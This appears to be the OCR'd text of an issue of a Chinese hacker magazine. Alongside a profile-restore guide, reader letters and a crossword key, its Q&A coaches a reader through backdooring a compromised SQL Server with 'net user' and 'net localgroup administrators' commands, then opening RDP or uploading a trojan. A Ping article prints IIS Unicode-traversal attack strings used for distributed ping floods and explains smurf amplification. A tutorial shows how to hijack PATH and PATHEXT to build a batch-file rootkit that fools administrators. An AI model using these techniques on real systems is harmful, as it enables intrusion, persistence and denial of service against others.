如果你已对登录的计算机上的原来的配置文件夹不具有访问权限，那么，至少有两个用户配置文件夹是具有你的用户名的。若要使这些文件可以从您所还原的用户配置文件中访问：

1、使用administrator登录

2、将My Documents文件中的所有文档复制到你要恢复的My Documents文件夹中

3、为保留收藏夹中的连接，复制Favorites目录下的所有连接到你要回复的用户配置文件的 Favorites 文件夹中。

注意：不要复制Desktop.ini文件

Grant Full Control Permission for the User Profile Folder

1. Right-click your old user profile folder, and then click Properties. By default, this folder is %SystemDrive%\Documents and Settings\username.

2. On the Security tab, click your user profile in the Name list, and then click to select Allow for the Full Control permission.

3. Click OK to close the dialog box.

给用户配置文件夹"完全控制"权限

1、右键你的用户配置文件夹，选择属性。默认的，这个文件夹位置是：%SystemDrive%\Documents and Settings\username

2、在"安全"卡片上，选择你的帐号，然后选择允许完全控制权限。

3、点选确定以关闭对话框。

Edit the User Profile Registry Key

Edit the registry so that the profile image path points to the user profile folder that you worked with in the "Grant Full Control Permission for the User Profile Folder" section in this article.

编辑用户配置文件注册表键

编辑注册表使得镜象路径指向本文中"给用户配置文件夹"完全控制"权限"一节你所使用的路径

1. Log on to the computer with the user profile that you want to restore.

2. Click Start, and then click Run.

3. Type regedit, and then click OK.

4. In Registry Editor, navigate to the following registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList

5. Locate your user profile folder.

6. After you locate the subkey folder for your user profile, double-click the ProfileImagePath value.

7. In the Value data box, change the path so that it points to the profile folder that you are restoring, and then and click OK.

8. Quit Registry Editor.

1、使用要恢复用户配置文件的用户进行登录
2、点选开始，选择运行
3、输入 regedit，然后点确定
4、在注册表编辑器中，找到下面键：HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
5、定位你的用户配置文件夹
6、然后定位用户配置子键，双击 ProfileImagePath 值
7、在“数值数据”框中，修改其内容以指向你要恢复的用户配置文件夹路径，然后点确定
8、退出注册表编辑器

29号信箱

天津商学院　李开君
→读杂志有感
一个真正的的“hacker”，是不屑于盗QQ密码，冲Q币，因为它没挑战性，技术含量低。另外我喜欢你们的“首发漏洞”。☺
小编感叹：看来大家在黑路上发展状况良好，都喜欢有技术含量的东东，而不是盗QQ密码之类的无聊东西，好DE，再接再厉……

河北秦皇岛　李亦聪
→您想点播什么
我想点播 RHFC4 软件（或歌曲）给自己（-_-!小编别吐血）
小编还真晕了一下，如此强的点播，不送FC DVD光盘都不行啊！

北京昌平　郑世峰
→您想点播什么
我想点播《今天》刘德华 软件（或歌曲）给象我一样英语四级可能没过的同志们，大家继续努力，“要想飞得更高，就把地平线忘掉”，收拾兵马，再战必胜！
老编呢喃：小郑比小李可是要充满博爱之心啊，能够想到芸芸众生中那些还没有过四级的同胞。(PS：难道老编出家做过和尚，要不说话怎么这么有味道呢~)

河北迁安市　宋红博
第二部分：手册部分
→本辑让我学到了东西的一篇或者两篇文章，并要求点评（你的精彩点评将有机会分享给大家）：
文章：巧用ASDL帐号给QQ免费充值。点评：这样做简直太不好了，怎能这样呢！不能给他稿费！哈……
算稿费的会计偷笑：谢谢支持！

山西运城市　孙亚杰
→有什么建议和意见（好建议获奖的机会很大）
二、评刊表的“QQ或者MSN……”后加入“密码______”，让参与评刊的同志给大家共享一下。
土豆咂咂嘴：小孙同志的主义不错~看大家意见了~

黑龙江齐齐哈尔　李斯洋
→有什么建议和意见（好建议获奖的机会很大）
……还有，我买黑客手册，在新华书店，交给营业员10元，找我2.2元。10－8.8=2.2。哈哈，营业员同志脑子秀逗了吧，哈哈，挣钱了啊
小编：快去买彩票啊……不过营业员可能也在暗笑，本店打折卖杂志，这个读者乐啥呢？估计新来的吧……

Q&A

胖狐狸问题邮箱：fox_fat@163.com

我对灰鸽子的域名转向一直不太明白，哪位大侠能帮帮我？

域名转向（URL FORWARDING）：即将一个域名指向到另外一个已存在的站点。域名转向的网址可能是比较复杂难记的，所以用一个易记的域名重新转向它，便于用户访问。灰鸽子通过网易提供的免费二级域名指向客户端更新的IP和端口信息，服务端访问这个域名就可以获得客户端的IP和端口便可实现主动连接客户端了。

在网上经常看到修改木马特征码的字样，能确切告诉我什么是特征码啊？

特征码其实就是一串表明病毒自身特征的十六进制的字串。特征码一般都选得很长，有时可达数十字节，一般也会选取多个，以保证正确判断。杀毒软件通过利用特征字符串，可以非常容易的查出病毒。现有的杀毒软件实际上是采用一种被动防范的杀毒方式，杀毒厂商将各种病毒的特征码写入程序中，利用这些特征码和系统的文件进行比较，如果发现某个文件含有和病毒相同的特征码，就会判断这个文件感染了病毒。

上网时在地址栏内输入网址，系统会记录下来，我不想用别的软件怎么做才会不留下记录呢？

可以用“CTRL + O（字母O，不是0）”，这时对弹出一个“打开”对话框，在其中的地址栏内输入网址，就不会被记录下来了。

我扫到了一个带“SQL-Server弱口令”的肉鸡，请问应该用什么方法入侵呢？

方法很多，你可以用SQL综合利用工具。添加帐号，然后把帐号添加的管理员的用户组里，命令是：

```
net user 帐号 密码 /add
net localgroup administrators 帐号 /add
```

有了管理员的账号和密码后下边的事就好办多了，开3389或是上传木马就看你的选择了。

内网转外网，看了很多教程都不会，我是在网吧玩的，网吧的路由器地址也打不开怎么办啊？还有什么办法呢？

首先你要能确定网吧路由器管理页面的IP和端口号，然后通过路由的数据转发实现内网转外网。如果不行，还可以利外网中有固定的IP的机子做中转，这类的工具网上也有很多，如：VIDC、PortTunnel。

9月黑客填字游戏答案详解

1 I	I	2 S	q	l	3 O	4 S	I	5 D	O	6 S	■	■	■	■
■	■	7 n	m	a	8 P	G	P	9 N	E	T	B	I	O	S
■	10 G	11 I	12 N	A	■	■	■	13 a M	B	14		■	■	■
■	■	15 D	A	T	■	16 缓	17 冲	溢 出	P	18 H	19 P		■	■
20 S	y	S	T E	21 M		■	22 动	态	23 域 名	T	24 N	T		■
M	25 B	I	O S		■	■	的	■	26 服	■	T	27 V	N	28 C
29 B	I	30 T	S	T	■	■	惩	■	务	■	P	■	■	C
31 堡	垒	32 主	机	■	■	■	罚	■	器	■	33 I	C	M	P
■	34 网	页	■	35 U	D	36 P	2	P	37 T	C	P	■	■	r
■	38 B	a	n	n	e	39 R	o	o	t	k	i	t	■	o
40 I	P	s	p	o	o	F	■	■	■	41 S	42 N	M	P	x
43 入	侵	检	测 R	44 P	C	45 渗	46 透		■	47 F	T	P	■	y
■	■	■	48 T	r	a	C	e	r	49 T	e	L	n	e	t
■	■	50 A	R	51 P	O	R	T	■	52 C	O	53 M	D	B	■

上期给大家的黑客填字游戏大家玩的怎么样，不知道你填对了多少？在答案公布后，相信有的朋友对个别答案还是很感到很陌生，这里我们再来详细解释一下吧！

横向

题目3：开放式系统互连协议—OSI

关于OSI有两个明确的标志：

1，OSI参考模型是ISO（国际标准化组织）所制定的，是Open system interconnection的缩写，完整的意思为开放式系统互连协议，此模型作为网络通信的概念性标准框架，使通信在不同的制造商的设备和应用软件所形成的网络上的进行成为可能，简单的说，OSI参考模型是被公认为计算机互连通信的基本体系结构模型，既一般通信都要遵循其中的规则。

2，OSI模型一共有7层，每层可以完成一个任务。（当然你也可以自己加层，不过前提是你可以编制相应的软件用来完成任务）。第1层为最低层，第7层自然也就为最高层了，简单的理解就是，层数越低，我们接触的机会也就越来越小，但所起到的作用却越来越大，相反，高层的模型里所涉及到的协议和实际用途我们是经常接触到的，但是高层中如果确实哪种协议也不会影响到其他的协议，而底层的就不一样了。但不是说通信一定要遵循OSI所设置的规则，有时确实某层照样可以通信。

其次，还有几个重要的概念：

A．络是分层的，每一层分别负责不同的通信功能。

B．数据发送时是自上而下，层层加码，数据接收时是自下而上，层层解码。逻辑上通讯是在同级完成的

C．逻辑上通讯是在同级完成的

题目4：系统安全标识符—SID

Windows 操作系统中的所有帐户都分配了一个SID（安全标识，Security ID）。这个ID是由全局唯一的48位数值来处理这些对象的。服务器是根据SID，而不是与SID相关的名称来识别服务器上所有帐户的，而你我在与用户界面进行交互时，则是使用名称进行交互的。服务器上创建的绝大部分帐户都是本地帐户，都具有一个唯一的SID，用于标识此帐户隶属于该服务器用户数据库的成员。有了SID，系统就不会把计算机A上的administrator帐户与计算机B上同名的administrator帐户混为一谈了。

题目8：基于RSA公钥加密体系的邮件加密软件—PGP

这个软件可以对邮件进行保密以防止非授权者阅读，它还能对邮件加上数字签名从而使收信人可以确认邮件的发送者，并能确信邮件没有被篡改。

题目10：图形化识别和验证—GINA

GINA的全称为“Graphical Identification and Authentication”——图形化识别和验证。它是几个动态数据库文件，被Winlogon.exe所调用，为其提供能够对用户身份进行识别和验证的函数，并将用户的账号和密码反馈给Winlogon.exe。在登录过程中，“欢迎屏幕”和“登录对话框”就是GINA显示的。一些主题设置软件，例如StyleXP，可以指定Winlogon.exe加载商家自己开发的GINA，从而提供不同的Windows XP的登录界面。由于这个可修改性，现在出现了盗取账号和密码的木马。

一种是针对“欢迎屏幕”登录方式的木马，它模拟了Windows XP的欢迎界面。当用户输入密码后，就被木马程序所获取，而用户却全然不知。所以建议大家不要以欢迎屏幕来登录，且要设置“安全登录”。

另一种是针对登录对话框的GINA木马，其原理是在登录时加载，以盗取用户的账号和密码，然后把这些信息保存到%systemroot%\system32下的WinEggDrop.dat中。该木马会屏蔽系统以“欢迎屏幕”方式登录和“用户切换”功能，也会屏蔽“Ctrl-Alt-Delete”的安全登录提示。

题目40：IPSpoof

IP欺骗是一种难度比较高的攻击技术，首先你必须对IP和TCP协议都有很深入的了解，再就是需有一定编程功底。其主要思想就是利用IP协议的缺陷冒充被信任主机的IP与目标机进行连接达到入侵的目的。

题目50：地址解析协议—ARP

由于在局域网里，需要先清楚对方的MAC地址才能进行通信，为了得到这个MAC地址就需要使用ARP了，ARP协议就是实现地址解析功能的。

题目52：组件对象模型—COM技术

简单的说，COM是一种跨应用和语言共享二进制代码的方法。这种代码可以在不同的程序不同的

题目12：网络地址转换服务—NAT

由于IP地址数量持续紧张，为了解决这个问题，NAT(Network Address Translation 网络地址转换)，日益广泛地应用起来。NAT通过地址转换的方式，使企业可以仅使用较少的互联网有效IP地址，就能获得互联网接入的能力，有效地缓解了地址不足的问题，同时提供了一定的安全性。

题目20：服务信息模块协议—SMB

微软于1980年开发了SMB（Server Message Block，服务信息模块）通信协议，并通过SMB通信协议，使网络上各台主机之间能够共享文件、打印机等资源。我们常说的IPC共享管道也是基于这个协议的。它是建立在广泛应用于个人电脑和工作站等操作系统的标准服务器消息块（SMB）协议。它又有个名字叫CIFS，CIFS是SMB的一个公共版本。

题目21：邪恶八进制信息安全团队—EST

恶八进制信息安全团队（EvilOctal Security Team）是中国民间一个倡导并从事前慑性信息安全技术研究的互联网资讯站点。站点采用团队管理模式，为来自五湖四海的信息安全爱好者们能够团结在一起，而创造了一个和谐平静的技术交流和讨论平台。我们十分崇尚互联网资源的共享，并且努力追求单纯的技术讨论氛围，立志为信息安全事业的发展尽团队的一份微薄之力。

题目39：“请求注解”—RFC

RFC(Request For Comments)－意即“请求注解”，包含了关于Internet的几乎所有重要的文字资料。如果你想成为网络方面的专家，那么RFC无疑是最重要也是最经常需要用到的资料之一，所以，RFC享有网络知识圣经之美誉。通常，当某家机构或团体开发出了一套标准或提出对某种标准的设想，想要征询外界的意见时，就会在Internet上发放一份RFC，对这一问题感兴趣的人可以阅读该RFC并提出自己的意见，绝大部分网络标准的指定都是以RFC的形式开始，经过大量的论证和修改过程，由主要的标准化组织所指定的，但在RFC中所收录的文件并不都是正在使用或为大家所公认的，也有很大一部分只在某个局部领域被使用或并没有被采用，一份RFC具体处于什么状态都在文件中作了明确的标识。截止到2001年中期，公布的RFC大约有3000余篇，以下是几个较为稳定的RFC链接，以及几个重要的标准化组织的网站链接。http://www.rfc.net RFC的官方站点，可以检查RFC最及时的更新情况

题目42：NTLM

NTLM协议是Windows NT 4.0操作系统中网络验证的默认协议。它在Windows 2000中仍然为了低级客户和服务器的兼容性而保留。NTLM也用来验证登录导使用Windows 2000的单机。

使用Windows 3.11、Windows 95、Windows 98或者Windows NT 4.0的计算机在Windows 2000域中使用NTLM协议进行网络验证。在需要Windows NT 4.0的服务器验证和访问Windows NT 4.0域中资源时，运行Windows 2000的计算机使用NTLM。但是当有一个选择时，在Windows 2000中选择的协议就会是Kerberos第五版。

小编点评 说实话，小编在做这个游戏时花了不少时间，也查了不少资料，自己感觉还是学到了不少基础知识。不知道你在填字的时候，如果遇到不会的地方，你是放下了就不管了呢，还是试着去找资料来解决呢？每个人各有不同的游戏方式，怎么玩就看你自己的了。有时候，游戏也是一种人生态度。

HACKER'S MANUAL HACKER'S MANUAL

六日混沌，七日创世

写在前面

有时我真的怀疑，是不是为了遇到NoHack这颗闪亮在网络界的星辰，天地才从混沌中睁开它的眼睛。让我们这些小人儿，在唇齿开合间交流hack的内涵，在眼眸的对视中透析真理的本意，在思想的指引下步入更高远的境界。无数的人们，无数的眼睛看着NoHack从成立走到现在，散落一地的收获与希望。

而我的眼睛是纯白的质地，轻易地记载住NoHack的七日创世。

第一日——思想。光，出现了。

上帝说："要有光。"于是，就有了光。(《圣经．创世纪》)

开放的思想是NoHack里最深邃的内涵，在天地连成一片的创世之初，它像是撕裂天与地的光，从无限的荒芜中流露出温暖的本意，定型了NoHack的大片世界。这光刺破黑暗，让我们的思想从禁锢中解放，延伸直至无穷的远。

第二日——自由。天地分开。

上帝说："要有空气，要有云，要有风。"　(《圣经．创世纪》)

就像风，水，云，空气充斥着整个星球一样，自由是NoHack里最清新的空气，最凉爽的风。这里提倡平等，提倡尊重。在这里，自由就是无所不在的风或者空气，随着大气的变化，季节的迁移，带来温热又清新的暖流。

第三日——成员。花草树木郁郁葱葱。

上帝说："天下的水聚集一起，陆地要露出来，地上要有结种子的植物和能开花的树木。"(《圣经．创世纪》)

该怎么感谢支持NoHack的成员们。他们让这茫茫的网络大海露出蜿蜒的海岸线，让NoHack这片土地上开满各种好看的花。许多站点前来申请连接，就像许多散落的岛屿连接成宽阔的大陆。许多会员为我们提出意见，发布文章，就像花草树木充实整个大地。

第四日——版主。日月星辰各司其职。

上帝说："天上要有光体。可以分出昼夜，月份和季节。"(《圣经．创世纪》)

天上的星辰是我们生活的依赖。它们虽然看上去高高在上的遥瞰这片星球，但其实它们的诞生是为了维护生存的秩序，为了服务在这里生活的人。Nohack的版主们，都是星星般闪耀的人，他们用闪闪发光的思想，驱散了黑暗里的惊恐，他们用自身散发的光芒，服务了NoHack里所有定居的人们。

第五日——技术。水中游鱼，空中飞鸟。

上帝说："水中要有生命，空中要有鸟雀。"

水因为有生命的存在而神圣，天空因为飞鸟的展翅而丰富。技术是NoHack里最重要的点缀。它使得这里神圣，使得这里丰富，使得更多的人愿意来到这里学习技术，交流心得。这里也因更多的人的出现，而越发的富有内涵。

第六日——致谢。百兽，昆虫和人。

第六天，留给我。感谢NoHack的诞生，感谢使NoHack诞生的人。感谢所有成员的积极配合和大力支持。感谢一切让这里看起来美好的事物。

然后。第七日的阳光晒到我的身上，快乐便流窜开来。

圣经中说，第七日上帝休息，但是，NoHack还在继续。思想、自由、成员、版主、技术组合到一起——在这个世界完结之后，才会有完美的天空，覆盖网络的迷茫。

Nohack论坛站务管理版主　燕明香

菜鸟恶补

编辑按：Ping是微软自带的一个测试程序，用“ping xxx.xxx.xxx.xxx”检测计算机的连接状况，大家可能都用过吧。不过就算你很清楚在命令提示符下用“ping /?”获得Ping的帮助，这篇文章你还是有必要好好啃啃哦，看看Ping的来龙去脉，看看到底是谁在“Ping”你！

他在用什么Ping我

ivory isno@qq.com

网络把人的恶表现得淋漓尽致，QQ、游戏账号、银行帐号、邮箱等等，凡是能被盗的都有可能被人盯上。咱们菜鸟上网整不明白，那就装一个防火墙来“壮胆”吧。不装不要紧，一装吓一跳。频繁的危险警告，让菜鸟直冒冷汗啊。学学看看防火墙上的日志，大都是某某IP尝试Ping来探测本机，这样就更疑惑了，为什么大家都来Ping我呢？我被攻击了吗？有Hacker已经发现我的主机了吗？在这里说一句不是危言耸听的话，我曾经看过一个俄罗斯安全大师的分析结果：只要你拨号上网5分钟，就有人能探测到你主机的存在，其中除去一部分终端测试外，大部分为非法探测。本文将阐述有关Ping的知识并分析能发生Ping的工具。

一、Ping的来源

大家都知道，微软系统给管理员自带了一个Ping程序。Ping是个使用频率极高的实用程序，用于确定本地主机是否能与另一台主机交换（发送与接收）数据报。根据返回的信息，你就可以推断TCP/IP参数是否设置得正确以及运行是否正常。需要注意的是：成功地与另一台主机进行一次或两次数据报交换并不表示TCP/IP配置就是正确的，你必须执行大量的本地主机与远程主机的数据报交换，才能确信TCP/IP的正确性。简单的说，Ping就是一个测试程序，如果Ping运行正确，你大体上就可以排除网络访问层、网卡、MODEM的输入输出线路、电缆和路由器等存在的故障，从而减小了问题的范围。

但由于可以自定义所发数据报的大小及无休止的高速发送，Ping也被某些别有用心的人作为DDoS（拒绝服务攻击）的工具，这种攻击通过发送大于65536字节的ICMP包使操作系统崩溃；通常不可能发送大于65536个字节的ICMP包，但可以把报文分割成片段，然后在目标主机上重组；最终会导致被攻击目标缓冲区溢出。这种技术虽然一直被一些黑客所不齿，但是不能不提的是，曾经十万中国黑客用这个缺陷让美国白宫网站暂时关闭；曾经Yahoo也就是这样被黑客利用数百台可以高速接入互联网的电脑连续发送大量Ping数据包而瘫痪的。

二、Ping的日志分析

下面我用天网防火墙上的一段日志记录来说明一下观点（如图1），不知道大家看到下面这一段日志有什么看法呢？

```
[01:17:42] 211.5.33.1   尝试用Ping 来探测本机。
           该操作被拒绝。
[01:17:47] 218.55.6.3   尝试用Ping 来探测本机。
           该操作被拒绝。
[01:17:51] 10.5.3.1     尝试用Ping 来探测本机。
           该操作被拒绝。
```

图1 天网防火墙日志

相信大部分人的分析结果是：出现这些日志说明可能有这么三个人用Ping命令发送数据包来探测你是否开机并连接在网络上。我不这么看，大家想想是否有这种可能，这三台主机已经成为傀儡机，或者说已经被利用某种漏洞成为蠕虫的制造者在利用自己随机生成的IP库进行大范围的扫描，一旦发现，即把病毒传播到这些机器上。鼎鼎大名的冲击波不就是这样感染的吗？在排除了人为进行的Ping之外，要注意可能是来自于源地址机器中有类似于“冲击波”等病毒在作怪。因此，对于本机来讲，刻不容缓的事情就是要安装微软的“冲击波”补丁。或者有可能是利用和这些蠕虫一样的手段来发布一些漏洞补丁的，这些是友好的终端测试，这是中国电信现在正在考虑的问题：）。还有网关也会时不时Ping一下你，比如“有线通”用户，这是公司对用户负责。所以要特别说明的是，不是所有被拦截的数据包都意味着有人在攻击你，有些正常的数据包会由于你设置的安全级别过高而不符合安全规则，也会被拦截下来并报警，如你设置了禁止别人Ping你的主机，如果有人向你的主机发送Ping命令，防火墙也会把这些发来的数据拦截下来记录在日志上并报警。

三、危险的死亡之PING

当然上面我说了一些偏激的东西，其实真实的非法探测还是存在的，一些初级“黑客”总喜欢利用一些工具，比如x-scan、superscan来探测一下局域网中有哪些存活主机，有没有弱密码之类的，或是探测一下某某网站主机开了些什么端口。这些工具都是先要Ping一下对方，对于这样的非法探测还是要引起重视的。下面我们来看一些比较经典的Ping工具，大家有空可以玩玩。

一开始的时候，不能不说说两款影响力很大的DDoS Ping炸弹工具。一个是蜗牛炸弹，一个是AhBomb。蜗牛炸弹出来得很早，通过事先搜索有漏洞的服务器做好储备，需要时，通过控制这些有漏洞的服务器集中Ping攻击目标机，导致目标网络速度变慢，达到DDoS攻击的目的。AhBomb是bigball写的一款更强大的攻击工具，从本质上说，AhBomb的实现方法和蜗牛炸弹没有什么区别，但是由于程序编写的很优秀，多线程部分写的特别完善，而且缺省的参数导致很可能会对被攻击者带来致命的打击。还是来分析一下吧：首先从蜗牛炸弹开始谈起，它有一个搜索的过程，搜索unicode漏洞的主机，然后将主机地址保存在Server.dll文件中，在需要实施攻击的时候，就调动所有的服务器进行攻击。下面是我对一个虚拟目标200.200.200.200这个IP进行攻击，缺省配置下截获的数据包：

前面的部分

Get /scripts/..%c1%1c../winnt/system32/cmd.exe?/c是通过unicode编码调用Windows服务器的命令解释器去执行命令。

具体被执行的命令是：

ping -l 65000 -n 500 200.200.200.200

> **解释如下：**
> ping 一个发送测试数据包检测网络状况的命令
> -l 64000 发送包含有64000字节数据量的 ECHO 数据包
> -n 500 发送500遍ECHO请求数据包
> 200.200.200.200 目标IP

现在看清楚了吧。这些命令虽然简单，但由于ping命令的使用只需要最低限度的用户权限，而具有unicode漏洞的机器又非常多，这才会导致大量的数据涌向一处，于是被攻击主机就挂了。

我们再来看看AhBomb做了些什么：

前面的部分

Get /scripts/..%%255c..%255cwinnt/system32/cmd.exe?/c是通过unicode编码调用Windows服务器的命令解释器去执行命令，由于是比较新的编码，所以找到有漏洞的服务器应该会更多。

具体被执行的命令是：

ping 192.168.0.1 -t -i 255

> **解释如下：**
> ping 一个发送测试数据包检测网络状况的命令
> -t 不停的发送 ECHO 数据包，是的不停
> -i 255 TTL值设为255（最大）
> 192.168.0.1 目标

仔细看看它的参数和蜗牛炸弹的不同，具体体现在它并没有发送大数据包，而仅仅是发送的普通大小的包，因为很多网络设备会过滤大包，标准格式的反而才能真正被发送到目标。

小提示

TTL：生存时间，指定数据报被路由器丢弃之前允许通过的网段数量。TTL是由发送主机设置的，以防止数据包不断在IP互联网络上永不终止地循环。转发IP数据包时，要求路由器至少将TTL减小1。

此后各种类似的攻击软件也不断产生了，比如evil ping、kn-Ping等等，还有可以伪装和改变源IP地址Ping攻击手段，其实真正技术也就是这些。

四、PING的新进展

目前，大Ping包基本上没有很大的攻击效果（分布式攻击除外），如果一定要使用Ping包去攻击别的主机，除非是利用TCP/IP协议其它特性或者网络拓扑结构的缺陷放大攻击的力度（即正反馈）。我来分析一下，正常情况下，Ping的流程如图2所示。




图2 Ping的流程

这种情况下，由于主机A只需要不断发送Ping报文而不需要处理返回的Echo Reply，所以攻击力度成倍的增加，同时实际上主机B和主机C都是被进攻的目标，而不会留下自己的痕迹，是一种隐蔽的一石二鸟的攻击方法。上面的方法用SOCK_RAW伪装IP就可以轻松实现。不过即使放大了两倍，对于比较强壮的操作系统和较大的带宽，也不见得有多大的效果？不好吧，还是让敌人给我们放大好了，TCP/IP中有一个概念叫做广播（就像电台广播一样），如果我们往广播地址发送一个ICMP ECHO报文（就是Ping广播地址一下），结果会得到非常多的回应，以太网内每一个允许接收广播报文的主机都会回应一个ICMP_ECHOREPLY，如果你想试验，可以在unix的机器上Ping一下你局域网的广播地址，会看到很多回应的的UDP包，就是重复的回应，因为微软的Ping程序不对多个回应进行解包，收到第一个包以后就丢弃后面的了，同样微软的系统默认也不回应广播地址的包，所以你最好在一个有大量unix主机的局域网内测试。说到这里，聪明的你肯定知道我想干什么了吧？没错，当我们伪装成被攻击主机向一个广播地址发送Ping请求的时候，所有这个广播地址内的主机都会回应这个Ping请求（当然是回应给被攻击主机啦，人人都以为是它Ping的呢），这样目标主机就被破坏得不堪入目了。

十一黄金周里，大家都是各式各样的玩法，还有很多人打定了到我们学校（成都理工大学）的地质博物馆，目睹亚洲第二大恐龙——合川马门溪龙的真容，不知各位可有意否？（路人甲：还看恐龙？平时在网上遇到的恐龙就够受的了！）要找胖狐狸搞免费门票的朋友们可要手持一本《黑客手册》做为“信物”的，不过不认识“Q版黑客”的一律不接待哦！

利用批处理打造cmd下的Rootkit

剑心[B.C.T]

一、前言

学了很久的批处理了，尽管学得不是很好，但已经可以用批处理来做很多的事情，上次试着用批处理做了个后门，效果还不错，就想用批处理做成自己的Rootkit。因为批处理本身并不接触系统底层，所以做成完全的Rootkit是不现实的，但是在某些情况下还是可以实现欺骗管理员的目的，特别是那些喜欢在cmd下进行操作的人，可以用批处理实现对系统的很多关键地方进行隐藏。并且上几期的杂志上有很多文章都是为了隐藏一些系统信息，而直接将系统保护的文件进行删除或者替换，这是不明智的。因为我们知道系统本身的文件保护并不是很轻松就可以突破的。不过也没有关系，条条道路通罗马，现在就看看如何用批处理实现我们的Rootkit吧！

小提示

Rootkit起源于UNIX（有意的双关语），但是Rootkit在Windows下正变得越来越流行，如FU和AFX Windows rootkit 2003版。该程序和操作系统紧密结合，以允许电脑黑客修改系统环境变量，在通常使用的系统程序中隐藏恶意的攻击代码，隐藏系统进程或其它更多的程序。

二、分析

首先来看看我们要实现的目标，因为是cmd下的Rootkit，就是要管理员在cmd下操作时看不到我们事先定义好的一些东西，譬如一个超级用户的账号，譬如用pslist查看进程时看不到我们指定的程序名字，查看端口时看不到我们指定的端口，或者用net命令查看服务的时候看不到我们指定的服务，甚至看不到我们指定的文件等等。

我这里给大家一个思路，具体的功能大家可以自己去实现。如何达到我们的目标呢？看起来也许很困难，我们还是先来看看一个简单的命令吧！打开你的cmd.exe运行set，在我的机器上执行（如图1）。




图1

有很多的参数哦！这些都是你当前的系统变量，譬如其中的Path环境变量就表示当你运行一个程序时系统会在哪些目录下查找你的文件，而PATHEXT环境变量则表示运行程序时后缀的先后次序。呵呵，想到什么了？如果我们可以控制这些变量的话，那么管理员运行什么程序不就是由我们来控制了？譬如管理员运行net user这个命令时，系统就会在当前目录按照PATHEXT变量里面的后缀顺序来查找名字为net的程序运行，如果当前目录不存在这个文件就会按照Path变量继续寻找程序，直到找到符合的程序并运行。如果我们先设置PATHEXT的顺序为bat在exe的前面，然后在系统目录建立一个net.bat，内容由我们自己设定，这样管理员运行的就是我们的net.bat了，除非他的当前目录不在系统目录并且当前目录下有一个net.exe文件。大家都知道一般是不存在这种情况的，这为我们的Rootkit提供了可能。具体的命令可以分成以下几步：

```
set Path=c:\winnt\system32\jnc;C:\WINNT\system32;……    //这样是设置你的目录为系统优先搜寻的目录，注意把你的目录放置在最前面，后面加上他原来的那些目录，注意中间都是用“;”隔开的并且命令要在一行完成//
set PATHEXT=.COM;.BAT;.EXE;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.
```

```
WSH;.VBS  // 将寻找后缀的顺序改变，注意让我们的bat文件在exe文件之前//
```

再执行set 命令看看是不是所有环境变量都变了啊？然后在c:\winnt\system32\jnc下放置bat文件，如net.bat、netstat.bat等等。为了防止管理员在系统目录下执行命令，我们还要在系统目录下放bat文件，这样别人在cmd下执行命令的时候就会在我们定义的范围内寻找执行文件了，我们Rootkit的目的也就达到了。

但是问题也出来了，如何让别人运行cmd的时候自动改变他的环境变量呢？在桌面“我的电脑”→“属性”的“高级选项”里可以编辑。但是如何利用批处理来自动编辑环境变量呢？我们再在命令行下运行cmd /?看看帮助（如图2）。

